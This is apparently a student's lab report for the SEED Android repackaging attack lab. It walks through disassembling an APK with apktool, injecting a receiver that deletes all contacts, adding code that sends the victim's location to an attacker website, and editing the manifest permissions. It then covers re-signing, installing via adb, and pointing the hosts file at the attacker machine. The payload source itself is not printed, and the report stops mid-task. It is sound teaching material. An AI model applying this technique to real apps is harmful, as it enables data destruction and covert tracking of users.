

Task 1: Obtain an Android App (APK file) and Install It

The IP address of the Android VM as can be seen here is 10.0.2.4:

```
x86_64:/ $ ifconfig
lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope: Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:0 TX bytes:0

eth0        Link encap:Ethernet  HWaddr 08:00:27:c9:e5:b1
            inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::a00:27ff:fec9:e5b1/64 Scope: Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:34718 errors:0 dropped:0 overruns:0 frame:0
            TX packets:8440 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:51791134 TX bytes:671037

x86_64:/ $
```

We download the RepackagingLab.apk file and save it in a folder named Android. We then connect to the android VM using adb and its IP address and install the app. We verify that the application has been installed in the Android VM using the UI.




Task 2: Disassemble Android App

We use the apktool to disassemble the apk file in order to get the smali code – which is human readable.

```
[11/17/19]seed@VM:~/Android$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1
.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[11/17/19]seed@VM:~/Android$
```


The following shows the files after disassembling the apk:




Task 3: Inject Malicious Code

We add a new component to the app which is malicious and independent of the existing app by adding a smali file. It is a broadcast receiver that is triggered when the time is changed on the host machine and it will delete all the contacts on the device. We place this malicious code in the smali/com folder and also add permission for this app to read and write contacts. We write this permission in the AndroidManifest.xml file and also register the receiver that we just created to be triggered when the Time is set on the device. This can be seen in the following screenshots:

The following shows that we have placed our malicious code in smali/com folder:




The following shows the AndroidManifest.xml file with the broadcast receiver registered and a command to trigger it and the permission to read and write to the Contacts.




Task 4: Repack Android App with Malicious Code

Step 1: Rebuild APK

We rebuild the app using the apktool with option of b (build) and the folder name. The following shows it



The apktool builds and stores the apk file in a folder name dist in the RepackagingLab folder:



Step 2: Sign the APK file

In order to sign the APK file, we first create a public and private key-pair using the keytool command, that can be used to sign the application:

```
[11/17/19]seed@VM:~/Android$ keytool -alias RepackagingLab -genkey -v -keystore mykey.keystore
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]: Megha Jakhotia
What is the name of your organizational unit?
  [Unknown]: Syracuse University
What is the name of your organization?
  [Unknown]: SU
What is the name of your City or Locality?
  [Unknown]: SY, NY
What is the name of your State or Province?
  [Unknown]: NY
What is the two-letter country code for this unit?
  [Unknown]: US
Is CN=Megha Jakhotia, OU=Syracuse University, O=SU, L="SY, NY", ST=NY, C=US correct?
  [no]: yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
        for: CN=Megha Jakhotia, OU=Syracuse University, O=SU, L="SY, NY", ST=NY, C=US
Enter key password for <RepackagingLab>
        (RETURN if same as keystore password):
Re-enter new password:
[Storing mykey.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS 12 which is an industry standard format using "keytool -importkeystore -srckeystore mykey.keystore -destkeystore mykey.keystore -deststoretype pkcs12".
[11/17/19]seed@VM:~/Android$
```

The keystore stores the key-pair and the key has an alias name RepackagingLab. We sign the apk file using the jarsigner with the key generated previously, as can be seen:

```
Terminal
[11/17/19]seed@VM:~/.../dist$ jarsigner -keystore ../../mykey.keystore RepackagingLab.apk RepackagingLab
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a times
tamp, users may not be able to validate this jar after the signer certificate's
expiration date (2020-02-15) or after any future revocation date.
[11/17/19]seed@VM:~/.../dist$
```


Task 5: Install the Repackaged App and Trigger the Malicious Code

We check if the Android VM is still connected using the adb devices command and first uninstall the previously installed app using the package name, because otherwise it might raise error due to signature mismatch. We install the app with the malicious code:


```
Terminal
[11/17/19]seed@VM:~/.../dist$ adb devices
List of devices attached
10.0.2.4:5555    device

[11/17/19]seed@VM:~/.../dist$ adb uninstall com.mobiseed.repackaging
Success
[11/17/19]seed@VM:~/.../dist$ adb install RepackagingLab.apk
5492 KB/s (1427451 bytes in 0.253s)
Success
[11/17/19]seed@VM:~/.../dist$
```


To demonstrate the attack, we give the application the permission to contacts from the settings and start the application once.




We also add some contacts:



We then change the time on the Android VM to trigger our malicious code.



We then check the contacts and see that the previously created contacts have been deleted:




This proves that our attack was successful, and we were able to delete all the contacts.

Task 6: Using Repackaging Attack to Track Victim's Location

In this task, we will perform another repackaging attack where the malicious code will steal the location information from a user's phone, essentially tracking the user's movement.

Step 1. Setting up mock locations.

We have installed an app to provide mock locations instead of a GPS hardware due to the limitations of an Android VM. This app simulates location in 6 different cities as can be seen:



Step 2: Configuring DNS.

The Ubuntu machine hosts the attacker's website receiving location updates from the victim. In order for the Android VM to send the updates to www.repackagingattacklab.com, we add the Ubuntu host's IP and this web address in the host file of the Android VM. The Ubuntu machine's IP can be seen as following:


```
[11/17/19]seed@VM:~/.../dist$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:f8:7b:bd
        inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::b64e:b10:8e4b:462/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:1733 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1946 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:933714 (933.7 KB)  TX bytes:2690962 (2.6 MB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:6814 errors:0 dropped:0 overruns:0 frame:0
        TX packets:6814 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:4489422 (4.4 MB)  TX bytes:4489422 (4.4 MB)
```


In the android VM, we use the vi editor to edit the host file and save it:

```
Window 1 ▾  
x86_64:/ $ su  
x86_64:/ # vi /system/etc/hosts  
  
Window 1 ▾  
1 27.0.0.1      localhost  
  ::1          ip6-localhost  
  10.0.2.15     www.repackagingattacklab.com  
~  
~  
~
```

Step 3: Repackaging and installing the victim app.




We add the malicious code in folder smali/com/mobiseed/repackaging. The malicious portion contains 3 files - MaliciousCode.smali, SendData\$1.smali, and SendData.smali. We also modify the AndroidManifest.xml file to add three permissions related to location and one for Internet access. These steps are similar to the ones done previously. The receiver is registered in a similar manner with being triggered with changes in Time.



```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging"
platformBuildVersionCode="23" platformBuildVersionName="6.0-2166767">
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION"/>
<uses-permission android:name="android.permission.INTERNET"/>
<application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop"
android:label="@string/app_name" android:supportsRtl="true" android:theme="@style/AppTheme">
<activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobISEED"
android:theme="@style/AppTheme.NoActionBar">
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
</activity>
<receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
<intent-filter>
<action android:name="android.intent.action.TIME_SET" />
</intent-filter>
</receiver>
</application>
</manifest>
```


On rebuilding the app and signing it with the same key-pair created previously, we get an apk file that can be installed on the Android VM stored in the Repackaging/dist folder.



```
Terminal
[11/17/19]seed@VM:~/Android$ ls
MaliciousCode Location.zip mykey.keystore RepackagingLab RepackagingLab.apk
[11/17/19]seed@VM:~/Android$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building apk file...
I: Copying unknown files/dir...
[11/17/19]seed@VM:~/Android$ cd RepackagingLab/dist/
[11/17/19]seed@VM:~/../dist$ ls
RepackagingLab.apk
[11/17/19]seed@VM:~/../dist$ jarsigner -keystore ../../mykey.keystore RepackagingLab.apk
RepackagingLab
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, use
rs may not be able to validate this jar after the signer certificate's expiration date (2
020-02-15) or after any future revocation date.
[11/17/19]seed@VM:~/../dist$
```

We uninstall the previously installed app using the Android VM's settings in order to allow the new apk file to be installed:



